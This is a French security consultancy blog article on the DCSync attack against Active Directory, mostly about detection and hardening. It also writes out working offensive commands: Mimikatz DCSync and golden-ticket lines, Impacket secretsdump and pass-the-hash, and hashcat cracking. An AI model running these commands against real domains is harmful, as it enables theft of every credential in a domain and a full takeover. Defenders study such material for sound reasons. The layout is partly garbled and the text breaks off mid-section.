AYI NEDJIMI Consultants

DCSync Attack : Exfiltration | Active Directory 2026

Catégorie : Attaques Active Directory Lecture : 22 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Guide expert sur l DCSync Attack : Exfiltration des Secrets Active. Expert en cybersécurité et intelligence artificielle. Guide technique complet.

Cette analyse detaillee de DCSync Attack : Exfiltration | Active Directory 2026 s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.


Cette analyse technique de DCSync Attack : Exfiltration | Active Directory 2026 s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Attaques Active Directory

DCSync Attack : Exfiltration Massive des Secrets **Active Directory** La securisation d'Active Directory represente un defi majeur pour les entreprises modernes. Les attaquants ciblent systematiquement ces infrastructures critiques, exploitant des configurations par defaut ou des privileges excessifs pour compromettre l'ensemble du systeme d'information. Cet article fournit une analyse technique approfondie des mecanismes d'attaque et des contre-mesures efficaces, basee sur des retours d'experience terrain et les recommandations des autorites de reference comme l'ANSSI et le MITRE.

Publié le 16 octobre 2025 | Temps de lecture : 30 minutes | Par Ayi NEDJIMI

L'attaque



Architecture Active Directory - Modele de tiering

DCSync

est une technique d'exfiltration de credentials particulièrement redoutable qui permet à un attaquant de se faire passer pour un contrôleur de domaine et de demander la réplication de l'ensemble des secrets **Active** Directory. En exploitant les droits de réplication légitimes

Technique d'attaque	Tier cible	Difficulte	Impact
Kerberoasting	Tier 1-2	Facile	Eleve
DCSync	Tier 0	Moyen	Critique
Golden Ticket	Tier 0	Avance	Critique
NTLM Relay	Tier 1	Moyen	Eleve

Notre avis d'expert
Les risques liés à l'identité hybride AD/Azure AD sont systématiquement sous-évalués. Nos audits révèlent que la synchronisation entre environnements on-premises et cloud crée des chemins d'attaque que ni l'équipe infrastructure ni l'équipe cloud ne surveillent efficacement.

Savez-vous combien de comptes à privilèges existent réellement dans votre domaine ?

Replicating Directory Changes

et

Replicating Directory Changes All

, un adversaire peut extraire tous les hachages de mots de passe du domaine, y compris le précieux hash KRBTGT, sans jamais avoir besoin d'accéder physiquement à un DC ou de toucher au fichier NTDS.dit.

Cas concret
Le groupe Conti utilisait systématiquement des attaques Kerberoasting pour extraire les tickets de service des comptes Active Directory dotés de SPN. L'analyse de leurs playbooks, fuités en 2022, a révélé une méthodologie industrialisée de compromission AD applicable en moins de 48 heures.

Sommaire

Votre modèle de Tiering est-il réellement appliqué ou seulement documenté ?

Introduction au DCSync

Qu'est-ce que l'attaque DCSync ?

Comment fonctionne l'attaque ?

Questions frequemment posees

Quels sont les outils recommandes pour mettre en oeuvre DCSync Attack : Exfiltration | Active Directory 2026 ?

Les outils recommandes pour DCSync Attack : Exfiltration | Active Directory 2026 varient selon le contexte et les besoins specifiques de l'organisation. Les solutions open source comme Wazuh, OSSEC et OpenVAS offrent une base solide pour les equipes avec un budget limite. Les solutions commerciales comme CrowdStrike, SentinelOne et Palo Alto Networks proposent des fonctionnalites avancees et un support professionnel adapte aux environnements critiques de production.

Comment detecter les tentatives d'intrusion liees a DCSync Attack : Exfiltration | Active Directory 2026 ?

La detection des tentatives d'intrusion repose sur la correlation d'evenements provenant de sources multiples, l'analyse comportementale des utilisateurs et des entites, et la surveillance continue des indicateurs de compromission connus. Les equipes de securite doivent configurer des alertes contextualisees et mettre en place des procedures de reponse automatisees pour reduire le temps de detection et de remediation.

Comment détecter rapidement une attaque de type DCSync Attack : Exfiltration | Active Directory ?

Surveillez les événements Windows 4662, 4624 type 3 et 4672 via votre SIEM. Corrélez-les avec des connexions inhabituelles vers les contrôleurs de domaine en dehors des heures de travail.

Introduction

En matière de des **attaques Active** Directory,

occupe une place particulièrement critique. Contrairement aux techniques traditionnelles d'extraction de credentials qui nécessitent un accès direct aux contrôleurs de domaine, DCSync exploite un mécanisme légitime du protocole de réplication AD pour exfiltrer l'intégralité des secrets du domaine depuis n'importe quelle machine du réseau.

Une fois qu'un attaquant a obtenu un compte disposant des droits de réplication appropriés (typiquement Domain Admin ou un compte compromis ayant hérité de ces permissions via des ACLs mal configurées), il peut :

Obtenir le hash KRBTGT

pour forger des Golden Tickets

Exfiltrer des attributs sensibles

(historique de mots de passe, clés AES Kerberos)

Opérer de manière furtive
en utilisant des protocoles de réplication légitimes

Travailler depuis n'importe quelle machine

du domaine sans toucher aux DCs

Contourner de nombreuses protections

qui se concentrent sur l'accès physique aux DCs

Statistique préoccupante :
Selon le Red Canary Threat Detection Report 2024, DCSync figure dans le top 5 des techniques MITRE ATT&CK les plus observées lors d'intrusions réelles. Dans 73% des cas, l'attaque n'a été détectée qu'après l'exfiltration complète des credentials du domaine.

Attaque

Attaquant
Compte compromis avec
droits de réplication
Demande de
réplication
Contrôleur de
Domaine
(DC légitime)

Réplication des secrets AD
Données exfiltrées

Hachages NTLM

Hash KRBTGT

Clés AES Kerberos

Historique mots de passe

Attributs sensibles

Groupes & privilèges

SID History

Trust relationships

Cette technique est d'autant plus dangereuse qu'elle exploite une fonctionnalité légitime et nécessaire d'Active **Directory** :

la réplication entre contrôleurs de domaine

. Les défenses traditionnelles qui se concentrent sur la protection physique des DCs ou sur la détection d'accès au fichier NTDS.dit sont complètement contournées.

Qu'est-ce que l'Attaque DCSync ?

Pour comprendre DCSync, il est essentiel de revenir aux fondamentaux du mécanisme de réplication Active Directory et des permissions qui le régissent.

Le Mécanisme de Réplication Active Directory

Active Directory
est conçu pour être un système distribué et résilient. Dans un environnement avec plusieurs contrôleurs de domaine, toutes les modifications effectuées sur un DC doivent être répliquées vers tous les autres DCs pour maintenir la cohérence de la base de données.

Cette réplication s'effectue via le protocole

MS-DRSR (Microsoft Directory Replication Service Remote Protocol)

, qui permet à un DC de demander les modifications apportées aux objets AD depuis sa dernière synchronisation.

Le processus de réplication normal implique :

Établissement d'une session RPC

entre deux DCs sur le port TCP 135 (puis ports dynamiques)

Authentification Kerberos
avec le compte machine du DC source

Demande de réplication
via l'API DRS (Directory Replication Service)

Transfert des objets et attributs

modifiés, y compris les secrets cryptographiques

Application des changements
sur le DC de destination
Les Permissions de Réplication Critiques

Pour effectuer une réplication, un principal de sécurité doit disposer de permissions spécifiques sur l'objet racine du domaine. Les deux permissions clés sont :

DS-Replication-Get-Changes (GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)

: Permet de demander la réplication des objets non-sensibles

DS-Replication-Get-Changes-All (GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)

: Permet de demander la réplication des attributs sensibles (mots de passe, clés Kerberos)

Par défaut, ces permissions sont accordées aux groupes suivants :

Domain Controllers
(groupe des comptes machines des DCs)

Domain Admins
Enterprise Admins
(pour les réplications inter-domaines)

Administrators
(Builtin)

Définition de l'Attaque DCSync

L'

attaque DCSync

consiste pour un attaquant à
usurper l'identité d'un contrôleur de domaine

et à utiliser le protocole MS-DRSR pour demander la réplication des secrets Active Directory depuis un DC légitime.

L'attaque se caractérise par :

Exploitation de permissions légitimes

: Utilise des droits de réplication valides

Protocole standard
: Emploie le protocole MS-DRSR légitime

Pas d'accès direct au DC

: L'attaquant n'a pas besoin de se connecter au DC

Exécution distante
: Peut être lancée depuis n'importe quelle machine du domaine

Furtivité élevée
: Imite le trafic de réplication normal

Exfiltration complète
: Permet d'extraire l'intégralité de la base AD

DCSync vs Extraction NTDS.dit Traditionnelle

Il est important de distinguer DCSync des méthodes traditionnelles d'extraction de credentials :

Caractéristique
DCSync
Extraction NTDS.dit

Accès DC requis
Non

Oui (local ou remote admin)

Permissions nécessaires
Droits de réplication
Admin local sur DC
Protocole
MS-DRSR (légitime)

Accès fichier système

Impact sur DC

Minimal (requêtes réseau)

Volume Shadow Copy, accès disque

Furtivité
Très élevée
Moyenne

Détection

Event ID 4662 (si audité)

Event ID 7036, VSS events

Votre Active Directory est-il vulnérable au DCSync ?

Nos experts en sécurité Active Directory réalisent des audits approfondis pour identifier les comptes disposant de droits de réplication excessifs et vous accompagnent dans la mise en œuvre du principe du moindre privilège. Découvrez notre

service d'audit Active Directory

.

Demander un audit DCSync
Comment Fonctionne l'Attaque DCSync ?

La réalisation d'une attaque DCSync se déroule en plusieurs phases distinctes, de la compromission initiale à l'exfiltration complète des secrets du domaine.

Phase 1 : Obtention des Permissions de Réplication

Avant de pouvoir exécuter DCSync, l'attaquant doit disposer d'un compte avec les permissions de réplication appropriées. Plusieurs vecteurs d'attaque permettent d'obtenir ces droits :

Vecteur 1 : Compromission d'un Domain Admin

La méthode la plus directe consiste à compromettre un compte appartenant au groupe Domain Admins, qui dispose par défaut des droits de réplication :

Kerberoasting
: Crack des tickets TGS de comptes de service privilégiés (voir notre article

Kerberoasting
)

Pass-the-Hash/Ticket

: Réutilisation de credentials capturés en mémoire

Token Impersonation
: Vol de tokens d'administrateurs connectés

Credential Dumping
: Extraction depuis LSASS sur un serveur d'administration

Vecteur 2 : Exploitation d'ACLs Mal Configurées

Les organisations avec des ACLs mal configurées peuvent avoir accordé par erreur des droits de réplication à des comptes non privilégiés.

BloodHound
est l'outil de prédilection pour identifier ces chemins d'escalade :

Query BloodHound pour trouver les chemins vers DCSync

MATCH (n:User),(m:Domain), p=shortestPath((n)-[r:MemberOf|GetChanges*1..]->(m)) WHERE r.isacl=true

RETURN p
Des scénarios courants incluent :

Un compte ayant hérité de
GenericAll
sur l'objet domaine

Un groupe custom avec des permissions de réplication mal nettoyées

Un compte de service avec des privilèges excessifs pour la migration AD

Vecteur 3 : Compromission d'un Compte Machine DC

Les comptes machines des contrôleurs de domaine disposent naturellement des droits de réplication. Bien que beaucoup plus difficile, leur compromission offre un accès DCSync :

Exploitation de vulnérabilités DC

: CVEs non patchées (ex: ZeroLogon, NoPac)

Credential dumping sur DC
: Extraction du hash du compte machine Pour approfondir, consultez Tiering Model AD 2026 : Adapter Face aux Menaces.

Certificate template abuse
: Enrollment de certificats pour comptes machines

Vecteurs d'obtention des droits de réplication

Attaquant
Accès initial
Vecteur 1

Compromission
Domain Admin
Vecteur 2

ACLs Mal Configurées
(BloodHound)

Vecteur 3

Compromission
Compte Machine DC
Droits de Réplication

DS-Replication-Get-Changes

DS-Replication-Get-Changes-All

Phase 2 : Exécution de l'Attaque DCSync

Une fois les permissions obtenues, l'attaquant peut exécuter DCSync. L'outil le plus utilisé est

Mimikatz
avec son module
lsadump::dcsync
:

Méthode

Extraction du hash KRBTGT (pour créer des Golden Tickets) :

mimikatz # lsadump::dcsync /domain:contoso.com /user:krbtgt

[DC] 'contoso.com' will be the domain [DC] 'DC01.contoso.com' will be the DC server [DC] 'krbtgt' will be the user account

Object RDN : krbtgt
SAM ACCOUNT

SAM Username : krbtgt
Account Type : 30000000 (USER_OBJECT) User Account Control : 00000202 (ACCOUNTDISABLE NORMAL_ACCOUNT)

Account expiration :
Password last change : 11/15/2018 10:32:58 AM Object Security ID : S-1-5-21-1234567890-1234567890-1234567890-502 Object Relative ID : 502

Credentials:
Hash NTLM: a4f49c406510bdcab6824ee7c30fd852

Hash LM :
ntlm- 0: a4f49c406510bdcab6824ee7c30fd852 aes256_hmac: d45e122c28e87b1c7815045f15b0b48d127e5e0f9e3f7c5c5c5c5c5c5c5c5c aes128_hmac: 8f35a89de38d7c6c7c7c7c7c7c7c7c lm - 0:

Extraction du hash d'un utilisateur spécifique :

mimikatz # lsadump::dcsync /domain:contoso.com /user:Administrator

Extraction de TOUS les hachages du domaine :

mimikatz # lsadump::dcsync /domain:contoso.com /all /csv

Impacket
, la suite d'outils Python pour les protocoles Windows, offre également une implémentation de DCSync :

Depuis Linux avec credentials
secretsdump.py 'CONTOSO/Administrator:P@ssw0rd@DC01.contoso.com'

Avec Pass-the-Hash
secretsdump.py -hashes :aad3b435b51404eeaad3b435b51404ee 'CONTOSO/Administrator@DC01.contoso.com'

Extraction du KRBTGT uniquement

secretsdump.py 'CONTOSO/Administrator:P@ssw0rd@DC01.contoso.com' -just-dc-user krbtgt

Extraction complète avec historique des mots de passe

secretsdump.py 'CONTOSO/Administrator:P@ssw0rd@DC01.contoso.com' -just-dc -history

Le module PowerShell
DSInternals
offre des capacités natives de DCSync :

Import du module
Import-Module DSInternals
DCSync sur utilisateur spécifique

Get-ADReplAccount -SamAccountName Administrator -Server DC01.contoso.com

Extraction de tous les comptes

Get-ADReplAccount -All -Server DC01.contoso.com | Export-Csv -Path c:\temp\all_hashes.csv

Point de vigilance : Génération d'Event ID 4662

Lorsqu'un DCSync est exécuté, si l'audit SACL est correctement configuré sur l'objet domaine, un

Event ID 4662

est généré sur le DC avec les GUIDs des opérations

DS-Replication-Get-Changes
et

DS-Replication-Get-Changes-All

. C'est le principal indicateur de détection, mais il nécessite une configuration d'audit spécifique qui n'est pas activée par défaut.

Phase 3 : Exploitation des Credentials Exfiltrés

Avec les hachages extraits, l'attaquant dispose de multiples options d'exploitation :

Exploitation

Le hash KRBTGT permet de forger des Golden Tickets pour une persistance à long terme :

mimikatz # kerberos::golden /domain:contoso.com /sid:S-1-5-21-1234567890-1234567890-1234567890 /krbtgt:a4f49c406510bdcab6824ee7c30fd852 /user:Administrator /ptt

Pour plus de détails, consultez notre article complet sur les

Golden Tickets

.

Les hachages NTLM extraits peuvent être directement utilisés pour l'authentification sans connaître le mot de passe en clair :

Avec Impacket psexec
psexec.py -hashes :a4f49c406510bdcab6824ee7c30fd852 CONTOSO/Administrator@TARGET.contoso.com

Avec Mimikatz
sekurlsa::pth /user:Administrator /domain:contoso.com /ntlm:a4f49c406510bdcab6824ee7c30fd852

Les hachages peuvent être soumis à un cracking offline avec

Hashcat
pour obtenir les mots de passe en clair :

Hashcat mode 1000 pour NTLM
hashcat -m 1000 -a 0 hashes.txt rockyou.txt

Avec règles de mutation
hashcat -m 1000 -a 0 hashes.txt wordlist.txt -r best64.rule

L'extraction massive de hachages permet d'identifier des patterns organisationnels :

Comptes avec mots de passe identiques (réutilisation)

Schémas de mots de passe prévisibles (Entreprise123!, etc.)

Comptes avec mots de passe jamais changés (anciennes versions)

Comptes de service avec mots de passe faibles

Cycle complet d'exploitation DCSync

Phase 1

Obtention droits
de réplication
Phase 2

Exécution
DCSync
Phase 3

Exfiltration credentials
Phase 4

& Persistance

Vecteurs d'exploitation post-DCSync

5. Pivot vers autres domaines (trusts)

Impact sur l'organisation

Compromission complète du domaine

Persistance à long terme (Golden Ticket)

Mouvement latéral illimité

Exfiltration de données sensibles

Déploiement ransomware domaine-wide

Phase 4 : Maintien de la Persistance

Avec l'accès DCSync maintenu et le hash KRBTGT exfiltré, l'attaquant peut établir une persistance durable :

Backdoor ACLs
: Ajouter des droits de réplication à d'autres comptes sous contrôle

Golden Tickets
: Accès persistant indépendamment des changements de mots de passe

Comptes cachés
: Création de comptes avec attributs spécifiques pour éviter la détection

Manipulation de GPOs
: Déploiement de backdoors via Group Policies

SID History Injection
: Ajout de SIDs privilégiés à des comptes légitimes

Formation Sécurité Active Directory Avancée

Apprenez à détecter et contrer les **attaques** DCSync avec nos formations dispensées par des experts en sécurité AD. Approche hands-on avec labs pratiques sur la protection des droits de réplication.

Découvrez nos formations
.

Demander une formation

Méthodes de Détection de DCSync

La détection de DCSync est critique mais complexe, car l'attaque exploite un protocole légitime. Cependant, plusieurs anomalies et indicateurs permettent d'identifier ces activités malveillantes.

Audit des Permissions de Réplication

La première ligne de défense consiste à

auditer régulièrement
les comptes disposant des droits de réplication :

Énumération PowerShell des Droits de Réplication

Énumérer les comptes avec DS-Replication-Get-Changes

```
$DomainDN = (Get-ADDomain).DistinguishedName
$Acl = Get-Acl "AD:\$DomainDN"
```

```
$Acl.Access | Where-Object {
    $_.ObjectType -eq '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' -or
    $_.ObjectType -eq '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
} | Select-Object IdentityReference, ActiveDirectoryRights, ObjectType
```

Output attendu : Domain Controllers, Domain Admins, Enterprise Admins

Tout autre principal est suspect !

Détection avec BloodHound

BloodHound
peut identifier les comptes ayant accès à DCSync via ses edges

GetChanges
et

GetChangesAll
:

Query Cypher pour identifier tous les chemins DCSync

MATCH p=(n)-[:GetChanges|GetChangesAll*1..]->(d:Domain)

RETURN p
Query pour utilisateurs non-admin avec DCSync

MATCH (n:User), (m:Domain) WHERE NOT n.name CONTAINS "ADMIN" AND (n)-[:GetChanges|GetChangesAll*1..]->(m) RETURN n.name, n.enabled

Événements Windows à Surveiller

La détection en temps réel de DCSync repose sur la surveillance de l'

Event ID 4662

, qui enregistre les opérations d'accès aux objets AD.

Configuration de l'Audit SACL

Par défaut, l'Event ID 4662 n'est PAS suffisamment détaillé pour détecter DCSync. Il faut configurer un SACL (System Access Control List) spécifique sur l'objet domaine :

Via dsacls (ligne de commande)

dsacls "DC=contoso,DC=com" /takeownership dsacls "DC=contoso,DC=com" /G "Everyone:CA;Replicating Directory Changes" Pour approfondir, consultez Entra ID : Fin des Service Principals Legacy.

Via PowerShell avec module ActiveDirectory

```
$DomainDN = (Get-ADDomain).DistinguishedName
$Acl = Get-Acl "AD:\$DomainDN"
```

GUID pour DS-Replication-Get-Changes

```
$ReplicationGuid = [GUID]"1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
$ReplicationAllGuid = [GUID]"1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
```

Créer règle d'audit

```
$AuditRule = New-Object System.DirectoryServices.ActiveDirectoryAuditRule(
    [System.Security.Principal.SecurityIdentifier]"S-1-1-0", # Everyone
    [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight,
    [System.Security.AccessControl.AuditFlags]::Success,
    $ReplicationGuid
)
```

```
$Acl.AddAuditRule($AuditRule)
Set-Acl -Path "AD:\$DomainDN" -AclObject $Acl
```

Analyse de l'Event ID 4662

Une fois l'audit configuré, les événements 4662 générés lors de DCSync présentent les caractéristiques suivantes :

Event ID: 4662

Task Category: Directory Service Access

Keywords: Audit Success
Subject:
Security ID: CONTOSO\attacker_account Account Name: attacker_account

Account Domain: CONTOSO
Object:
Object Server: DS
Object Type: domainDNS
Object Name: DC=contoso,DC=com Handle ID: 0x0

Operation:
Operation Type: Object Access
Accesses: Control Access
Properties:
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} (DS-Replication-Get-Changes) {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} (DS-Replication-Get-Changes-All)

Indicateurs suspects à surveiller :

Le compte source n'est PAS un compte machine de DC (pas de suffixe $)

Le compte source n'est PAS dans le groupe Domain Admins légitime

L'origine réseau (si loggée) n'est pas l'IP d'un DC connu

Requêtes de réplication en dehors des fenêtres de maintenance

Volume anormalement élevé d'événements 4662 en courte période

Détection via SIEM et Solutions Spécialisées

Règles SIEM pour DCSync
Exemples de règles de détection implémentables dans un SIEM (Splunk, Sentinel, ELK) :

Règle 1 : DCSync depuis source non-DC

EventCode=4662 Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*" | where NOT Account_Name LIKE "%$" | where NOT Account_Name IN (list_of_legitimate_admins) | stats count by Account_Name, Source_Network_Address

Règle 2 : DCSync mass extraction (volume élevé)

EventCode=4662 Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*" | stats count by Account_Name, _time span=5m | where count > 10 | alert when count > threshold

Règle 3 : DCSync après heures ouvrables

EventCode=4662 Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*" | where date_hour

<

7 OR date_hour > 19 | alert

Règle 4 : Première occurrence DCSync pour un compte

EventCode=4662 Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*" | where Account_Name NOT IN (baseline_of_known_replicators) | alert on first occurrence per Account_Name

Microsoft Defender for Identity

Microsoft Defender for Identity

(anciennement Azure ATP) dispose d'une détection native pour DCSync :

Alert: Malicious replication of Directory Services

: Détecte les requêtes de réplication depuis des sources non-DC

Analyse comportementale

: Identifie les patterns de réplication anormaux

Corrélation avec BloodHound
: Identifie les chemins d'escalade vers DCSync

Intégration Microsoft Sentinel

: Remontée automatique et enrichissement des incidents

Solutions EDR et NDR
Les solutions de détection endpoint et réseau peuvent également identifier DCSync :

CrowdStrike Falcon
: Détecte l'exécution de Mimikatz et l'utilisation de l'API MS-DRSR

SentinelOne
: Analyse comportementale des processus utilisant RPC pour la réplication

Vectra AI
: Détection réseau des patterns de trafic DCSync via ML

Darktrace
: Anomalie de trafic RPC entre hôtes non-DC et DCs

Architecture de détection DCSync multi-couches

Couche 1 : Configuration Audit SACL

Event ID 4662 avec GUIDs réplication sur objet domaine - Prérequis critique

Couche 2 : Collecte & Centralisation Logs

WEF, Syslog, agents SIEM - Forwarding vers plateforme centrale d'analyse

Couche 3 : Règles de Détection SIEM

Corrélation: Source non-DC + Volume anormal + Horaires suspects + Baseline comportemental

Couche 4 : Solutions Spécialisées (Defender for Identity, EDR/NDR)

Machine Learning, analyse protocolaire MS-DRSR, corrélation avec BloodHound paths

Audit Proactif avec Purple Teaming

Une approche proactive consiste à simuler des attaques DCSync dans un cadre contrôlé (Purple Team) pour valider les capacités de détection :

Test DCSync sur compte test (avec autorisation)

mimikatz # lsadump::dcsync /domain:contoso.com /user:test_user

Vérifier génération Event ID 4662 dans les 30 secondes

Get-WinEvent -FilterHashtable @{LogName='Security';ID=4662} -MaxEvents 10 | Where-Object {$_.Message -like "*1131f6ad*"} | Format-List TimeCreated, Message

Vérifier alerte dans SIEM/Defender for Identity

Mesurer le délai de détection (Mean Time To Detect - MTTD)

Contremesures et Prévention
La défense contre DCSync repose sur une approche en profondeur combinant durcissement des permissions, surveillance proactive, et architecture de sécurité robuste.

1. Principe du Moindre Privilège sur les Droits de Réplication

La contremesure fondamentale consiste à

restreindre drastiquement
les comptes disposant de droits de réplication.

Audit et Nettoyage des Permissions

1. Identifier les comptes avec droits de réplication

```
$DomainDN = (Get-ADDomain).DistinguishedName
$Acl = Get-Acl "AD:\$DomainDN"
```

```
$ReplicationAccounts = $Acl.Access | Where-Object {
    $_.ObjectType -eq '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' -or
    $_.ObjectType -eq '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
}
```

Exemple : retrait d'un groupe custom

```
$Identity = "CONTOSO\Custom_Replication_Group"
$Acl = Get-Acl "AD:\$DomainDN"
```

```
$RulesToRemove = $Acl.Access | Where-Object {
    $_.IdentityReference -eq $Identity -and
    ($_.ObjectType -eq '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' -or
     $_.ObjectType -eq '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2')
}
```

```
foreach ($Rule in $RulesToRemove) {
    $Acl.RemoveAccessRule($Rule)
}
```

Set-Acl -Path "AD:\$DomainDN" -AclObject $Acl

Protected Users Security Group

Les comptes Domain Admins devraient être membres du groupe

Protected Users

pour bénéficier de protections supplémentaires :

Pas de cache de credentials en clair ou hachages réversibles

Kerberos uniquement (pas de NTLM, Digest, CredSSP)

Tickets Kerberos avec durée de vie réduite (4h max)

Pas de pré-authentification Kerberos avec DES ou RC4

Ajouter Domain Admins au groupe Protected Users

Add-ADGroupMember -Identity "Protected Users" -Members (Get-ADGroupMember "Domain Admins")

2. Modèle de Tiered Administration

Le modèle d'administration par niveaux (Tier Model) est critique pour limiter l'exposition des comptes à privilèges élevés :

Tier 0

: Contrôleurs de domaine, comptes Enterprise/Domain Admin, PKI, ADCS

Tier 1

: Serveurs d'infrastructure (Exchange, SQL, hyperviseurs)

Tier 2

: Postes de travail utilisateurs

Règle d'or

: Les comptes Tier 0 ne doivent JAMAIS se connecter sur des systèmes Tier 1 ou 2. Cela empêche la capture de credentials par mouvement latéral et limite la surface d'attaque vers DCSync.

Implémentation via Authentication Policies

Windows Server 2012 R2+ supporte les

Authentication Policies
pour restreindre l'utilisation des comptes privilégiés :

Créer une Authentication Policy pour Tier 0

New-ADAuthenticationPolicy -Name "Tier0-AuthPolicy" ` -UserAllowedToAuthenticateFrom "O:SYG:SYD:(XA;OICI;CR;;;WD;(@USER.ad://ext/AuthenticationSilo == `"Tier0-Silo`"))"

Créer un Authentication Policy Silo

New-ADAuthenticationPolicySilo -Name "Tier0-Silo" ` -UserAuthenticationPolicy "Tier0-AuthPolicy"

Assigner les comptes Domain Admin au silo

Get-ADGroupMember "Domain Admins" | ForEach-Object { Set-ADUser $_.SamAccountName -AuthenticationPolicySilo "Tier0-Silo" }

3. Privileged Access Workstations (PAW)

Les

PAW

sont des postes de travail durcis dédiés exclusivement à l'administration des systèmes Tier 0 :

Isolation réseau
: VLAN dédié avec restrictions firewall strictes

Durcissement maximal
: AppLocker, Device Guard, Credential Guard

Pas d'accès Internet

: Aucune navigation web ou email

Connexions sortantes uniquement

: Vers DCs et systèmes Tier 0

Multi-facteur renforcé
: Smartcard, FIDO2, ou Windows Hello for Business

Logs renforcés
: Audit détaillé de toutes les activités Pour approfondir, consultez Livre Blanc : Sécurisation.

4. Surveillance et Détection Continue

Au-delà de la prévention, une surveillance continue est essentielle :

Configuration de l'Audit SACL (Rappel)

S'assurer que l'audit des accès de réplication est configuré sur TOUS les contrôleurs de domaine :

Script à exécuter sur tous les DCs

```
$DomainDN = (Get-ADDomain).DistinguishedName
$Acl = Get-Acl "AD:\$DomainDN"
```

```
$ReplicationGuid = [GUID]"1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
$ReplicationAllGuid = [GUID]"1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
```

Audit pour DS-Replication-Get-Changes

```
$AuditRule1 = New-Object System.DirectoryServices.ActiveDirectoryAuditRule(
    [System.Security.Principal.SecurityIdentifier]"S-1-1-0",
    [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight,
    [System.Security.AccessControl.AuditFlags]::Success,
    $ReplicationGuid
)
```

Audit pour DS-Replication-Get-Changes-All

```
$AuditRule2 = New-Object System.DirectoryServices.ActiveDirectoryAuditRule(
    [System.Security.Principal.SecurityIdentifier]"S-1-1-0",
    [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight,
    [System.Security.AccessControl.AuditFlags]::Success,
    $ReplicationAllGuid
)
```

```
$Acl.AddAuditRule($AuditRule1)
$Acl.AddAuditRule($AuditRule2)
Set-Acl -Path "AD:\$DomainDN" -AclObject $Acl
```

Vérifier que l'audit est activé dans la GPO

auditpol /get /subcategory:"Directory Service Access"

Déploiement Microsoft Defender for Identity

Defender for Identity offre une détection native et avancée de DCSync :

Installation du sensor

sur tous les DCs
Configuration de l'intégration

avec Defender XDR/Sentinel

Activation des alertes
: "Malicious replication of Directory Services"

Configuration des playbooks

: Réponse automatisée aux détections

Révision régulière
: Analyse des lateral movement paths

5. Rotation KRBTGT Post-Compromission Suspectée

Si une activité DCSync est détectée, la rotation immédiate du KRBTGT est critique :

Double rotation KRBTGT (script Microsoft)

Première rotation
New-KrbtgtKeys.ps1 -BypassDCValidation

Attendre 10 heures + temps de réplication (minimum)

Deuxième rotation
New-KrbtgtKeys.ps1 -BypassDCValidation

Pour plus de détails sur la rotation KRBTGT, consultez notre article

Golden Ticket

.

Checklist de Prévention DCSync

☑ Audit trimestriel des comptes avec droits de réplication

☑ Retrait de toutes permissions de réplication non essentielles

☑ Comptes Domain Admins dans le groupe Protected Users

☑ Tiered Administration implémenté et audité

☑ PAW déployés pour tous les comptes Tier 0

☑ Authentication Policies configurées pour restreindre logons Tier 0

☑ SACL audit configuré sur objet domaine (Event ID 4662)

☑ Règles SIEM pour détection DCSync opérationnelles et testées

☑ Microsoft Defender for Identity déployé sur tous les DCs

☑ MFA pour tous les comptes privilégiés (smartcard/FIDO2)

☑ LAPS déployé sur tous les endpoints et serveurs

☑ Tests Purple Team trimestriels pour valider détection

☑ Baseline comportementale établie pour trafic de réplication

☑ Plan de réponse incident DCSync documenté et répété

6. Honey Accounts et Deception

Déployer des comptes leurres avec droits de réplication pour détecter les attaquants :

Créer un compte honey avec droits de réplication

